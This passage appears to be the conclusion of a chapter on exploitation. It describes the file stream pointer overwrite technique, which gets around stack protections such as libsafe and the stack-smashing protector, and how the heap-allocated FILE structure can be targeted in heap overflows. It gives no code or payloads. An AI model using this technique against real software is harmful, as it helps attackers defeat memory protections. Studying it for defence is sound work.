The number of security measures applied to operating systems continues to grow. There are projects protecting the stack frame from overwriting, such as libsafe library or patch for the stack-smashing protector compiler. These won't allow the stack frame to be overwritten. The technique demonstrated in this chapter can be used successfully to circumvent such security measures. Apart from this, the FILE structure, allocated by the fopen() function, is located on the heap. This fact can be taken advantage of in a heap overflow attack, in which it is very important what we overwrite, and the execution of the attack depends to a large degree on luck. However, it should be added that an attack of this kind is possible in the majority of operating systems. Differences are to be found only in the details pertaining to implementation.

Knowledge of the file stream pointer overwrite technique allows more flexible planning of the attack and opens up new opportunities that are unavailable to those using older methods. The reader would therefore be well advised to develop his knowledge of this technique.